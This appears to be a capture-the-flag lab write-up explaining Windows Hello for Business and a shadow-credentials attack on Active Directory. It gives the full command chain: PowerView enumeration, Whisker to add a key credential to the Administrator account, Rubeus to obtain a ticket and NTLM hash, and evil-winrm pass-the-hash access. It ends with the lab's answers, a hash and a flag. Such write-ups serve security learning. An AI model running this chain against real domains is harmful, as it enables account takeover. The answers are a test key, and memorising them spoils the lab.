**What is an Active Directory?**

Active Directory (AD) is a system mainly used by businesses in Windows Environments. It’s a centralised authentication system. The Domain Controller (DC) is at the heart of AD and typically manages data storage, authentication, and authorisation within a domain.

Image AD as a digital database containing objects like users, groups, and computers, each with specific attributes and permissions. Ideally, it applies the principles of least privilege and uses a hierarchical approach to managing roles and giving authenticated users access to all non-sensitive data throughout the system. For this reason, assigning permissions to users must be approached cautiously, as it can potentially compromise the entire Active Directory/

**What is Windows Hell for Business?**

MS introduced Windows Hello for Business (WHFB) as a modern and secure way to replace conventional password-based authentication. Instead of relying on traditional passwords, WHFB utilises cryptographic keys for user verification. Users on the AD domain can access the AD using PIN or biometrics connected to a pair of cryptographic keys: public and private. Those keys help to prove the identity of the entity to which they belong. The ‘msDS-KeyCredentialLink’ is an attribute used by the Domain Controller to store the public key in WHFB for enrolling a new user device (such as a computer). In short, each user object in the AD database will have its public key stored in this unique attribute.

**Here's the procedure to store a new pair of certificates with WHfB:**

1. Trusted Platform Module (TPM) public-private key pair generation: The TPM creates a public-private key pair for the user's account when they enrol. It's crucial to remember that the private key never leaves the TPM and is never disclosed.
2. Client certificate request: The client initiates a certificate request to receive a trustworthy certificate. The organisation's certificate issuing authority (CA) receives this request and provides a valid certificate.
3. Key storage: The user account's ‘msDS-KeyCredentialLink’ attribute will be set.

**Authentication Process:**

1. Authorisation: The Domain Controller decrypts the client's pre-authentication data using the raw public key stored in the ‘msDS-KeyCredentialLink’ attribute of the user's account.
2. Certificate generation: The certificate is created for the user by the Domain Controller and can be sent back to the client.
3. Authentication: After that, the client can log in to the Active Directory domain using the certificate.

**Exploiting**

A good tool for abusing the vulnerable privilege is Whisker, which is a C# utility. Once you identify the vulnerable user, you can run the add command from Whisker to simulate the enrolment of malicious device, updating the ‘msDS-KeyCredentialsLink attribute.

**Command**: ‘.\Whisker.exe add /target:Administrator’.

**Example Output:**

**[\*] You can now run Rubeus with the following syntax:**

* Rubeus.exe asktgt /user:Administrator
* /certificate:MIIJwAIBAzCCCXwGCSqGSIb3DQEHAaCCCW0EgglpMIIJZTCCBhYGCSqGSIb3DQEHAaCCBgcEggYDMIIF/zCCBfsGCyqGSIb[snip]
* /password:"qfyNlIfCjVqzwh1e" /domain:AOC.local /dc:southpole.AOC.local /getcredentials /show

The output will provide the certificate necessary to authenticate the impersonation of the vulnerable user with a command read to be launched using Rubeus.

The core idea behind the authentication in AD is using the Kerberos protocol, which provides tokens (TGT) for each user. A TGT can be seen as a session token that avoids the credentials prompt after the user authenticates.

Once you have obtained the certificate, you can acquire a valid TGT and impersonate the vulnerable user. Additionally, the NTLM hash of the user account can be displayed in the console output, which can be used for a pass-the-hash attack.

**What is Rebeus?**

It is a C# toolset designed for direct Kerberos interaction and exploitation, a pass-the-hash attack.

**Command**: .\Rubeus.exe asktgt /user:administrator **/certificate**: MIIJwAIBAzCCCXwGCSqGSIb3DQEHAaCCCW0EgglpMIIJZTCCBhYGCSqGSIb3DQEHAaCCBgcEggYDMIIF/zCCBfsGCyqGSIb[snip] /**password**:"qfyNlIfCjVqzwh1e" /**domain**:AOC.local /**dc**:southpole.AOC.local **/getcredentials** **/show**

**Example Output:**

[\*] Getting credentials using U2U

CredentialInfo :

Version : 0

EncryptionType : rc4\_hmac

CredentialData :

CredentialCount : 1

**NTLM : F138C405BD9F3139994E220CE0212E7C**

The NTLM part is what you want. This can then be passed into Evil-WinRM to remotely access the system.

**Command**: evil-winrm -i 10.10.51.105 -u Administrator -H F138C405BD9F3139994E220CE0212E7C

**Question 1) What is the has of the vulnerable user and what is the content of flag.txt on the Administrator Desktop?**





First you want to import the PowerView powershell script.

Then you want to run this command.

**Command**: *Find-InterestingDomainAcl -ResolveGuids | Where-Object { $\_.IdentityReferenceName -eq "hr" } | Select-Object IdentityReferenceName, ObjectDN, ActiveDirectoryRights*

The result was the user ‘hr’, with the permission CN=vansprinkles, which means that the user has permission over CN attribute.



Use Rubeus, to obtain the NTLM hash.

A blue screen with white text

Description automatically generatedThe NTLM hash is the output.

Then use remote desktop (evil-winRM) to gain access.

The flag is located on the Administrator Desktop.

**Answer 1**: 03E805D8A8C5AA435FB48832DAD620E3

**Answer 2**: THM{XMAS\_IS\_SAFE}